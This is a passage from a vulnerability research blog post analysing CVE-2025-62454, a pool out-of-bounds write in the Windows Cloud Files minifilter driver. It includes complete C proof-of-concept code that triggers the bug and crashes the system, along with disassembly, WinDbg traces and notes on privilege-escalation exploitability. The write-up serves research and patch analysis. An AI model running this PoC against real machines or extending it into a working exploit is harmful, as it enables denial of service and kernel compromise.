0x98bytes. - Magic value: The first
DWORDmust contain the HSM validation value expected by the driver. This is the one we want to obtain. - Operation code: The next
DWORDmust contain0xC0000021, the operation code that reaches the lock-property path.
This is the first PoC:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
#include <windows.h>
#include <stdio.h>
#include <cfapi.h>

#pragma comment(lib, "Cldapi.lib")

#define FSCTL_CODE 0x903BC
#define HSM_CONTROL_VALUE 0x13371337 // Dummy, only for the test
#define OPCODE 0xC0000021

typedef struct HSM_CONTROL_STRUCT {
    DWORD HsmControlValue;
    DWORD FsCtlCode;
    // Probably has more fields, but this is enough right now
} HSM_CONTROL_STRUCT;


int main() {

    // Define the public path for the Sync Root
    LPCWSTR SyncRootPath = L"C:\\Users\\Public\\SYNC_ROOT_TEST";

    // Folder creation
    CreateDirectoryW(SyncRootPath, NULL);

    // Configure the provider
    CF_SYNC_REGISTRATION Registration = { 0 };
    Registration.StructSize = sizeof(Registration);
    Registration.ProviderName = L"RotceCloud";
    Registration.ProviderVersion = L"1.0";

    // Configure very permissive policies
    CF_SYNC_POLICIES Policies = { 0 };
    Policies.StructSize = sizeof(Policies);
    Policies.HardLink = CF_HARDLINK_POLICY_ALLOWED;
    Policies.InSync = CF_INSYNC_POLICY_NONE;
    Policies.Hydration.Primary = CF_HYDRATION_POLICY_PARTIAL;
    Policies.Population.Primary = CF_POPULATION_POLICY_PARTIAL;
    Policies.PlaceholderManagement = CF_PLACEHOLDER_MANAGEMENT_POLICY_CREATE_UNRESTRICTED |
        CF_PLACEHOLDER_MANAGEMENT_POLICY_CONVERT_TO_UNRESTRICTED |
        CF_PLACEHOLDER_MANAGEMENT_POLICY_UPDATE_UNRESTRICTED;

    printf("[+] Registering Sync Root in: %ls\n", SyncRootPath);

    // Register it
    HRESULT hr = CfRegisterSyncRoot(SyncRootPath, &Registration, &Policies, CF_REGISTER_FLAG_NONE);
    if (FAILED(hr)) {
        printf("[-] Error registering. HRESULT: 0x%08X\n", hr);
        return -1;
    }
    printf("[+] Sync Root registered.\n");

    // Connect it to the driver
    CF_CALLBACK_REGISTRATION callbackTable[] = { CF_CALLBACK_REGISTRATION_END };
    CF_CONNECTION_KEY key = { 0 };

    hr = CfConnectSyncRoot(SyncRootPath, callbackTable, NULL, CF_CONNECT_FLAG_NONE, &key);
    if (FAILED(hr)) {
        printf("[-] Error connecting. HRESULT: 0x%08X\n", hr);
        return -1;
    }

    printf("[+] Driver cldflt.sys connected and monitoring folder.\n");

    // Create a physical file that will serve as our target file
    LPCWSTR TestFilePath = L"C:\\Users\\Public\\SYNC_ROOT_TEST\\target.txt";

    HANDLE hFile = CreateFileW(TestFilePath, GENERIC_READ | GENERIC_WRITE,
                               FILE_SHARE_READ | FILE_SHARE_WRITE, NULL,
                               CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);

    if (hFile == INVALID_HANDLE_VALUE) {
        printf("[-] Error creating the file.\n");
        CloseHandle(hFile);
        return -1;
    }
    printf("[+] Target file created successfully.\n");

    printf("[+] Sending the FSCTL code.\n");

    // Trigger the path we want to inspect
    HSM_CONTROL_STRUCT Struct;
    Struct.HsmControlValue = HSM_CONTROL_VALUE;
    Struct.FsCtlCode = OPCODE;

    DWORD bytesReturned = 0;

    BOOL bResult = DeviceIoControl(
        hFile,
        FSCTL_CODE,
        &Struct,
        0x98,
        NULL,
        0,
        &bytesReturned,
        NULL
    );

    if (!bResult) {
        printf("[-] Error sending the FSCTL code. Error: 0x%lu\n", GetLastError());
        return -1;
    }

    printf("[+] The FSCTL was sent correctly.\n");

    // Cleanup
    printf("[*] Cleaning up the environment and leaving the program...\n");

    CfDisconnectSyncRoot(key);
    CfUnregisterSyncRoot(SyncRootPath);
    DeleteFileW(TestFilePath);
    RemoveDirectoryW(SyncRootPath);

    return 0;
}
Running this in a VM with the vulnerable driver confirms that the Sync Root is registered, the file is created, and the FSCTL reaches the driver.
I placed a breakpoint at the comparison against the value we are trying to identify: HSM_CONTROL_VALUE.


There it is. HsmFltProcessHSMControl checks that the first DWORD in our structure is 0x9000001A. Because the test PoC used 0x13371337, execution skipped the interesting switch/case.
According to Microsoft’s documentation, 0x9000001A is IO_REPARSE_TAG_CLOUD, described as:
“Used by the Cloud Files filter, for files managed by a sync engine such as Microsoft OneDrive. Server-side interpretation only, not meaningful over the wire.”
So this first check expects the Cloud Files reparse tag in the HSM control buffer. The rest of the path still depends on the file being under a valid Sync Root and having the expected Cloud Files context.
After updating the PoC with this value, we can reach the functions we care about.


Let’s return to Ghidra.
HsmFltProcessLockProperties
Before reaching the vulnerable function, the driver passes our request through HsmiOpPrepareOperation.

This function uses a permission mask, 0x180, to validate that we own the file. More importantly, it calls HsmpCtxGetOrCreateFileContext to attach a 240-byte context in the NonPaged Pool to our file.
If the PoC did not use the Cloud Files API correctly, this gate would reject us. Because the setup presented is valid, execution continues into HsmFltProcessLockProperties.

The parameters passed to this function are:
OperationCode: Our opcode,0xc0000021.InstanceContext: The minifilter instance context.TargetFileObject: Our target file,target.txt.HsmStreamCtxt: The stream context.StreamHsmData: Pointer to internal HSM data.OutFileContext: The file context returned byHsmiOpPrepareOperation.local_90: Previous status information.Data: The original callback data for the IRP.InputSystemBuffer: Our payload,HSM_CONTROL_STRUCT.InputBufferLen: The payload size, for example0x98.
Looking at the disassembly, this function is responsible for interpreting the opaque user-mode buffer passed through InputSystemBuffer.
Immediately after initialization and WPP telemetry collection, it performs the following validations:

At this point we learn that our input buffer is not just a flat header. It has a header plus array layout:
- Offset
0x10(HeaderSize): ADWORDindicating where the header ends and the array begins. It must be at least0x20. - Offset
0x14(NumberOfElements): ADWORDindicating how many elements, or properties, we are sending. It must be greater than zero. - Element size: The check
(InputBufferLen - HeaderSize) / NumberOfElements < 24tells us that each array element must be at least24bytes.
With these clues, plus the fact that offset +0x08 is used as the lock-type flag and offset +0x18 is used as a timeout, we can evolve the test structure into the final payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
typedef struct HSM_PROPERTY_ELEMENT { // Size: 0x18
    DWORD PropertyId;
    BYTE  PropertyData[20];  // Not used here, so we do not care
} HSM_PROPERTY_ELEMENT;

typedef struct HSM_CONTROL_STRUCT {
    DWORD HsmControlValue;
    DWORD FsCtlCode;
    BYTE Flags;              // Used to check shared/exclusive lock
    BYTE Padding[7];
    DWORD HeaderSize;        // Must be >= 0x20
    DWORD NumOfElements;
    LONGLONG Timeout;        // If not defined, KeQueryUnbiasedInterruptTime is used
    HSM_PROPERTY_ELEMENT Elements[5]; // Final size: 0x20 + 0x18 * 5 = 0x98
} HSM_CONTROL_STRUCT;

Once the driver validates the buffer, it starts moving our request into kernel memory. This is where it creates the structures that will later trigger the overflow.

The driver stores a pointer to our FILE_OBJECT, then the flag, then the timeout. The timeout does not need to be explicitly set because the driver can fall back to KeQueryUnbiasedInterruptTime.
 The driver does not keep locks floating around globally. It anchors them to the file. To do this, it retrieves the
 FileContext created by HsmiOpPrepareOperation and checks offset +0xe0.

If this is the first request for the file, the driver allocates 0x70 bytes for a main Lock Manager structure and stores it in the file context.
With our lock request prepared and the file’s LockManager initialized, the driver tries to insert our request into the active owner list.
Because we use a shared lock (Flags = 0), there is no initial conflict in HsmiDoesLockRequestConflictWIthExistingLocks, and execution finally reaches HsmiGrantLockRequest.

Root Cause: HsmiGrantLockRequest
The purpose of HsmiGrantLockRequest is simple: add our request to the list of active owners for a property.
Since multiple processes can lock the same property of the same file, the driver uses a dynamic array to store owner pointers. Like every dynamic array in C, when it fills up, it needs to grow.
Before expanding memory, the driver performs several logical checks:

For the driver to call the kernel allocator (ExAllocatePool2), all of these conditions must evaluate to false.
Condition 1: Shared vs. exclusive lock
1
*(char *)(block_ticket + 1) != '\0'
This checks whether the Flags field at offset +0x08 is different from zero.
To make this false, our buffer must request a shared lock. That is why the PoC sets:
1
payload.Flags = 0;
Condition 2: Owner count is zero
1
uVar16 = *(uint *)((longlong)pppplVar13 + 0x14), uVar16 == 0
This loads the current number of owners registered for the property and checks whether it is zero.
To make this false, the array must already contain at least one owner before the final triggering request.
Condition 3: There is free capacity
1
uVar16 < *(uint *)(pppplVar13 + 4)
This checks whether CurrentCount is lower than MaxCapacity, stored at offset +0x04. In other words, it checks whether there is free space in the current owner array.
To make this false, the array must be full. CurrentCount must equal MaxCapacity.
Condition 4: The current handle already owns the lock
1
HsmiIsLockOwned((longlong)pppplVar13, (ulonglong *)block_ticket)
This function walks the current owner list and checks whether the FILE_OBJECT, which identifies our handle, is already registered.
To make this false, every triggering request must come from a new handle. Reusing the same handle does not work because the function would return true.
Immediately below these checks, execution enters the memory expansion logic. This is the mistake that caused the CVE.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
       14005189a b8  02  00       MOV        EAX ,0x2
                 00  00
       14005189f b9  00  01       MOV        LockManager ,0x100
                 00  00
       1400518a4 44  3b  d0       CMP        R10D ,EAX
       1400518a7 41  b8  48       MOV        out ,0x72507348
                 73  50  72
       1400518ad 41  0f  42       CMOVC      EAX ,R10D
                 c2
       1400518b1 44  8d  3c       LEA        R15D ,[RAX  + RAX *0x1 ]
                 00
       1400518b5 42  8d  14       LEA        block_ticket ,[R15 *0x8 ]
                 fd  00  00
                 00  00
       1400518bd 48  ff  15       CALL       qword ptr [-> NTOSKRNL.EXE::ExAllocatePool2 ]    = 000308ba
                 4c  e1  fd
                 ff
The code compares EAX (always 2) with R10 (the number of registered owners) and takes the minimum. Then it multiplies by 2 and by 8, which means by 16 overall.
Because of the wrong min logic, the allocation is capped at 32 bytes. No matter how many owners exist, the owner array will never grow beyond space for four 64-bit pointers.
After allocating the new array, the driver copies the old contents and frees the previous allocation.

Then, believing there is enough room, it writes the new FILE_OBJECT pointer.

In pseudocode:
1
Array[4] = NextFileObject;
Writing index 4 means writing the fifth element. The CPU stores an 8-byte pointer at offset 0x20, which is byte 32 of the allocation. But a 32-byte allocation ends at byte 31.
So we have written an 8-byte pointer fully outside the bounds of the Paged Pool allocation.
This out-of-bounds write corrupts the metadata of the adjacent pool chunk, specifically the neighboring _POOL_HEADER, which later crashes the system when the corrupted block is touched or freed.
Final PoC
The final PoC differs from the initial one in three important ways:
- It uses the real HSM validation value,
0x9000001a(IO_REPARSE_TAG_CLOUD). - It sends a complete
HSM_CONTROL_STRUCTwith the fields required byHsmFltProcessLockProperties. - It opens five independent handles to the same target file and sends the same lock request through each handle. This is required because
HsmiIsLockOwnedrejects repeated requests from the sameFILE_OBJECT.
The first four handles fill the owner array. The fifth handle triggers the out-of-bounds write.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
#include <windows.h>
#include <stdio.h>
#include <cfapi.h>

#pragma comment(lib, "Cldapi.lib")

#define FSCTL_CODE 0x903BC
#define HSM_CONTROL_VALUE 0x9000001a
#define OPCODE 0xC0000021

#define HANDLES_TO_OPEN 5


typedef struct HSM_PROPERTY_ELEMENT {
    DWORD PropertyId;
    BYTE  PropertyData[20];  // Not used here, so we do not care
} HSM_PROPERTY_ELEMENT;

typedef struct HSM_CONTROL_STRUCT {
    DWORD HsmControlValue;
    DWORD FsCtlCode;
    BYTE Flags;
    BYTE Padding[7];
    DWORD HeaderSize;
    DWORD NumOfElements;
    LONGLONG Timeout; // If not defined, KeQueryUnbiasedInterruptTime is used
    HSM_PROPERTY_ELEMENT Elements[5]; // Final size: 0x98
} HSM_CONTROL_STRUCT;


HANDLE g_handles[HANDLES_TO_OPEN] = { 0 };

int main() {

    // Define the public path for the Sync Root
    LPCWSTR SyncRootPath = L"C:\\Users\\Public\\SYNC_ROOT_TEST";

    // Folder creation
    CreateDirectoryW(SyncRootPath, NULL);

    // Configure the provider
    CF_SYNC_REGISTRATION Registration = { 0 };
    Registration.StructSize = sizeof(Registration);
    Registration.ProviderName = L"RotceCloud";
    Registration.ProviderVersion = L"1.0";

    // Configure very permissive policies
    CF_SYNC_POLICIES Policies = { 0 };
    Policies.StructSize = sizeof(Policies);
    Policies.HardLink = CF_HARDLINK_POLICY_ALLOWED;
    Policies.InSync = CF_INSYNC_POLICY_NONE;
    Policies.Hydration.Primary = CF_HYDRATION_POLICY_PARTIAL;
    Policies.Population.Primary = CF_POPULATION_POLICY_PARTIAL;
    Policies.PlaceholderManagement = CF_PLACEHOLDER_MANAGEMENT_POLICY_CREATE_UNRESTRICTED |
        CF_PLACEHOLDER_MANAGEMENT_POLICY_CONVERT_TO_UNRESTRICTED |
        CF_PLACEHOLDER_MANAGEMENT_POLICY_UPDATE_UNRESTRICTED;

    printf("[+] Registering Sync Root in: %ls\n", SyncRootPath);

    // Register it
    HRESULT hr = CfRegisterSyncRoot(SyncRootPath, &Registration, &Policies, CF_REGISTER_FLAG_NONE);
    if (FAILED(hr)) {
        printf("[-] Error registering. HRESULT: 0x%08X\n", hr);
        return -1;
    }
    printf("[+] Sync Root registered.\n");

    // Connect it to the driver
    CF_CALLBACK_REGISTRATION callbackTable[] = { CF_CALLBACK_REGISTRATION_END };
    CF_CONNECTION_KEY key = { 0 };

    hr = CfConnectSyncRoot(SyncRootPath, callbackTable, NULL, CF_CONNECT_FLAG_NONE, &key);
    if (FAILED(hr)) {
        printf("[-] Error connecting. HRESULT: 0x%08X\n", hr);
        return -1;
    }

    printf("[+] Driver cldflt.sys connected and monitoring folder.\n");

    // Create a physical file that will serve as our target file
    LPCWSTR TestFilePath = L"C:\\Users\\Public\\SYNC_ROOT_TEST\\target.txt";

    for (int i = 0; i < HANDLES_TO_OPEN; i++) {
        HANDLE hFile = CreateFileW(TestFilePath, GENERIC_READ | GENERIC_WRITE,
            FILE_SHARE_READ | FILE_SHARE_WRITE, NULL,
            CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);

        if (hFile == INVALID_HANDLE_VALUE) {
            printf("[-] Error creating the file.\n");
            CloseHandle(hFile);
            return -1;
        }
        g_handles[i] = hFile;
    }
    printf("[+] All handles successfully obtained.\n");

    printf("[+] Sending the FSCTL code.\n");

    // Trigger the vulnerable path
    HSM_CONTROL_STRUCT Struct = { 0 };
    Struct.HsmControlValue = HSM_CONTROL_VALUE;
    Struct.FsCtlCode = OPCODE;
    Struct.Flags = 0;
    Struct.HeaderSize = 0x20;
    Struct.NumOfElements = 1;
    Struct.Timeout = 0;
    Struct.Elements[0].PropertyId = 0x11223344;

    for (int i = 0; i < HANDLES_TO_OPEN; i++) {
        DWORD bytesReturned = 0;

        BOOL bResult = DeviceIoControl(
            g_handles[i],
            FSCTL_CODE,
            &Struct,
            sizeof(Struct),
            NULL,
            0,
            &bytesReturned,
            NULL
        );

        if (!bResult) {
            printf("[-] Error sending the FSCTL code. Error: 0x%lu\n", GetLastError());
            return -1;
        }
    }
    printf("[+] All FSCTL codes were sent correctly.\n");

    // Cleanup
    printf("[*] Cleaning up the environment and leaving the program...\n");

    for (int i = 0; i < HANDLES_TO_OPEN; i++) {
        CloseHandle(g_handles[i]);
    }
    CfDisconnectSyncRoot(key);
    CfUnregisterSyncRoot(SyncRootPath);
    DeleteFileW(TestFilePath);
    RemoveDirectoryW(SyncRootPath);

    return 0;
}
Let’s execute the PoC and break in HsmiGrantLockRequest.
One subtle detail matters before reading the debugger output: the first handle is stored inline in the initial lock node, so it does not hit the external array allocation path. The breakpoints below correspond to handles 2, 3, 4, and 5.
Iteration 1 (Processing Handle 2)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
3: kd> p
cldflt!HsmiGrantLockRequest+0x2b8:
fffff807`2ab878dc 443bd0          cmp     r10d,eax
3: kd> r r10
r10=0000000000000001
3: kd> r rax
rax=0000000000000002

cldflt!HsmiGrantLockRequest+0x2c1:
fffff807`2ab878e5 410f42c2        cmovb   eax,r10d
3: kd> p
cldflt!HsmiGrantLockRequest+0x2c5:
fffff807`2ab878e9 448d3c00        lea     r15d,[rax+rax]
3: kd> r rax
rax=0000000000000001
Because 1 < 2, the driver allocates 1 * 16 = 16 bytes. It moves the first inline FILE_OBJECT pointer into this new array and appends the second one. The capacity is 2, so it is already full.
Iteration 2 (Processing Handle 3)
1
2
3
4
3: kd> r r10
r10=0000000000000002
3: kd> r rax
rax=0000000000000002
Now r10 is 2, meaning there are two existing owners. The driver expands the array to 32 bytes, copies the previous two pointers, and appends the third FILE_OBJECT. The capacity is now 4, so there are 8 bytes free.
Iteration 3 (Processing Handle 4)
The driver does not enter the expansion block because CurrentCount is 3 and MaxCapacity is 4. There is still one free slot, so it simply inserts the fourth FILE_OBJECT pointer. The array is now full.
Iteration 4 (Processing Handle 5 - The Bug)
1
2
3
4
5
6
7
8
9
10
11
12
13
2: kd> r r10
r10=0000000000000004
2: kd> r rax
rax=0000000000000002

2: kd> p
cldflt!HsmiGrantLockRequest+0x2c1:
fffff807`2ab878e5 410f42c2        cmovb   eax,r10d
2: kd> p
cldflt!HsmiGrantLockRequest+0x2c5:
fffff807`2ab878e9 448d3c00        lea     r15d,[rax+rax]
2: kd> r rax
rax=0000000000000002
Now r10 is 4, meaning there are already four owners. The driver computes min(4, 2), allocates 32 bytes again, and copies the four existing FILE_OBJECT pointers. The new allocation is instantly full.
Iteration 5 (The OOB Write)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
3: kd> g
Breakpoint 0 hit
cldflt!HsmiGrantLockRequest+0x254:
fffff807`2ab87878 4a8904f9        mov     qword ptr [rcx+r15*8],rax

3: kd> !pool @rcx
Pool page ffff870bb8254840 region is Paged pool
(...)
 ffff870bb8254800 size:   30 previous size:    0  (Free)       SeSd
*ffff870bb8254830 size:   30 previous size:    0  (Allocated) *HsPr
        Owning component : Unknown (update pooltag.txt)
 ffff870bb8254860 size:   30 previous size:    0  (Free)       SeSd

3: kd> dq @rcx l4
ffff870b`b8254840  ffffe10d`2a8355f0 ffffe10d`2c0619a0
ffff870b`b8254850  ffffe10d`2c5e2cd0 ffffe10d`2c78ab50

3: kd> r rax
rax=ffffe10d2c937e90

3: kd> dt nt!_FILE_OBJECT ffffe10d`2c937e90
   +0x000 Type             : 0n5
   +0x002 Size             : 0n216
   +0x008 DeviceObject     : 0xffffe10d`26dd2060 _DEVICE_OBJECT
   +0x010 Vpb              : 0xffffe10d`26da61f0 _VPB
   +0x018 FsContext        : 0xffff870b`b82f87c0 Void
   +0x020 FsContext2       : 0xffff870b`b34a9840 Void
   +0x028 SectionObjectPointer : 0xffffe10d`2d2639d8 _SECTION_OBJECT_POINTERS
   +0x030 PrivateCacheMap  : (null)
   +0x038 FinalStatus      : 0n0
   +0x040 RelatedFileObject : (null)
   +0x048 LockOperation    : 0 ''
   +0x049 DeletePending    : 0 ''
   +0x04a ReadAccess       : 0x1 ''
   +0x04b WriteAccess      : 0x1 ''
   +0x04c DeleteAccess     : 0 ''
   +0x04d SharedRead       : 0x1 ''
   +0x04e SharedWrite      : 0x1 ''
   +0x04f SharedDelete     : 0 ''
   +0x050 Flags            : 0x40042
   +0x058 FileName         : _UNICODE_STRING "\Users\Public\SYNC_ROOT_TEST\target.txt"
   +0x068 CurrentByteOffset : _LARGE_INTEGER 0x0
   +0x070 Waiters          : 0
   +0x074 Busy             : 1
   +0x078 LastLock         : (null)
   +0x080 Lock             : _KEVENT
   +0x098 Event            : _KEVENT
   +0x0b0 CompletionContext : (null)
   +0x0b8 IrpListLock      : 0
   +0x0c0 IrpList          : _LIST_ENTRY [ 0xffffe10d`2c937f50 - 0xffffe10d`2c937f50 ]
   +0x0d0 FileObjectExtension : (null)

3: kd> p
cldflt!HsmiGrantLockRequest+0x258:
fffff807`2ab8787c ff4714          inc     dword ptr [rdi+14h]

3: kd> dq @rcx l6
ffff870b`b8254840  ffffe10d`2a8355f0 ffffe10d`2c0619a0
ffff870b`b8254850  ffffe10d`2c5e2cd0 ffffe10d`2c78ab50
ffff870b`b8254860  ffffe10d`2c937e90 00000000`ae23abc2  <-- OOB WRITE !!! (POOL_HEADER corrupted)

No larger allocation was made. If the resize logic were correct, the fifth element would fit inside a larger array. Instead, as the memory dump shows, the 32-byte chunk is already completely filled with the four previous pointers. The driver then writes the fifth FILE_OBJECT pointer from RAX into the first 8 bytes of the adjacent chunk’s _POOL_HEADER.
This corrupts pool metadata and crashes the system.
Exploitability Notes
At this point we understand the root cause well enough to start thinking about a full LPE exploit. I do not want this post to become too long, so I will leave the actual exploit as an exercise for the reader. Still, it is worth summarizing the primitive and the constraints that would matter during exploitation.
The primitive is an out-of-bounds write from a 0x30-byte Paged Pool allocation. The allocation belongs to a KLFH bucket, and the intended buffer only has room for four 64-bit owner pointers.
This is not an arbitrary write with attacker-controlled bytes. The value written out of bounds is a kernel pointer to a FILE_OBJECT associated with one of the handles opened by the PoC. That has important consequences:
- We control when new pointers are inserted, but not the raw pointer value. The written value is naturally shaped like a valid kernel pointer, not like arbitrary data.
- The pointed
FILE_OBJECTlifetime is tied to the corresponding user-mode handle, so the handles must stay open while the corrupted state is being used.
That makes the bug more restrictive than a classic “write what where” primitive, but still interesting. A constrained kernel pointer write can be useful if the adjacent object has a field where a FILE_OBJECT pointer is meaningful, tolerated, or later interpreted as another pointer-like value.
Moreover, the memcpy behavior makes the corruption worse as we add handles. With four handles to the same file and PropertyId, the owner array is full but still valid. The fifth handle writes one FILE_OBJECT pointer out of bounds. The sixth handle first copies five pointers into an array sized for four, then appends the sixth pointer out of bounds. The seventh repeats the pattern with six copied pointers and a seventh appended pointer.
This matters because the first OOB write lands at offset 0x20 from the usable buffer. In the observed layout, the chunk is 0x30 bytes total: 0x10 bytes of pool header plus 0x20 bytes of data. So the fifth write hits the next chunk’s pool header, not a clean victim field. To reach past that header and touch the next allocation’s body, we need at least seven handles, but by then the fifth and sixth requests have already corrupted intermediate chunks. Since 0x20 usable allocations are very common, there are many possible neighbors, but also a lot of allocator noise and many chances to bugcheck before the corrupted state becomes useful.
Bibliography and Conclusion
This wraps up the root cause analysis of CVE-2025-62454. We started from a patch diff, narrowed the interesting changes down to HsmiGrantLockRequest, reconstructed the path needed to reach it from user mode, and ended with a PoC that triggers the out-of-bounds write in the Paged Pool.
Minifilter drivers are a deep topic, and this post only scratches the surface. If you want to keep digging into Windows internals, vulnerability research, and exploit development, I highly recommend Alexandre Borges’ Exploit Reversing series. His work has been extremely valuable to the community and was an important reference while preparing this post.
That’s all for now. Hope you found this useful! And remember,